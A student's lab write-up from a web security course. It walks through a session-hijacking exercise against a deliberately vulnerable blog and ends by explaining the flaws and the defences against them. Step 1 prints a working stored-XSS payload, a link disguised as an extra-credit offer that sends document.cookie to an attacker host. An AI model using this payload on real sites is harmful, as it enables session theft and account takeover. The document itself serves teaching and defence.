

WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Sophia Munoz

Email: <mailto:munozsa@mail.uc.edu>



Figure 1: Sophia's headshot

Hackathon 3 - Session Hijacking Attacks

The Lab's Overview

For Hackathon 3, there were two parts. In Part I, there were five steps. In Steps 1-5, I injected XSS code into a comment on the attacker-side and had the user click the malicious link on the victim-side. From there, the session ID was sent to the attacker's server logs. With this accomplished, the attacker logged in without credentials.

Outcomes I learned from this hackathon were the various ways to protect and secure a web application from XSS, SQL, and CSRF attacks. It puts into perspective the amount of possible security risks when programming and it forces you to look closely at how to program defensively.


Hackathon3 Folder: <https://github.com/munozsophia/waph-munozsa/tree/main/hackathons/hackathon3>.

Part I The Attack


Step 1 [Attacker]: In Step 1, I injected a XSS code into the blog's comments to steal the session cookie of any victim who clicks on my malicious link. I used the code below:

Hi, from Sophia Munoz,

```
<a onclick="window.location='http://192.168.56.101/?cookie='+document.cookie">Click here</a> to get 3% extra credit!
```




WAPH Blog XSS Code Injection




WAPH Blog XSS Code Comment

Step 2 [Victim]: In Step 2, I logged into the vulnerable blog app with the credentials as show in the image below.




WAPH Blog Login Using Credentials Victim-Side


Step 3 [Victim]: In Step 3, I navigated to and clicked on the malicious comment link injected (Step 1).



WAPH Blog Navigate to Comment



WAPH Blog Use Stolen Session ID



WAPH Blog Gain Admin Access With No Credentials

Demonstration Video:

[Click Here to View Hackathon 3 Attack Demo](#)

Part II Understanding and Prevention

a. Why do the attacks in Part I happen? Due to the weak session authentication and Cross-Site Scripting vulnerability, the attack was successful. Since there was no code sanitation, I was able to inject the XSS code without issue. `htmlentities()` would've helped in this case.

Another vulnerability exploited in the web application was the session ID not being protected with the `HttpOnly` flag. This would have avoided the session ID from being exposed once the victim clicked on the malicious link.

Once the session ID was captured by the attacker, there was no other form of authentication. The web application most likely only checks `$_SESSION["authenticated"]` and the session ID. There was also potential to use `HTTP_USER_AGENT` to make the web app more secure, but because only `$_SESSION["authenticated"]` was used two different browsers could be used for the same session cookie.

b. Protection Mechanisms to Implement As a developer, possible protection mechanisms I would use that could prevent such attacks in web applications:

- Function `htmlentities()` would help prevent XSS injection attacks as it would sanitize the HTML output.
- Server-side input validation that whitelists for the comment fields would help prevent XSS attacks.
- Setting the `HttpOnly` flag makes it so the session ID can't be read with `document.cookie`.
- Setting the `Secure` flag makes the cookie transmitted over HTTPS.
- Bind session to additional attribute `$_SERVER["HTTP_USER_AGENT"]` so that browser has to match.
- Regenerate session ID to prevent pre-auth session identifiers.
- Prepared Statements for secure database queries and protection against SQL injections.
- Secret Validation Token to prevent CSRF attacks.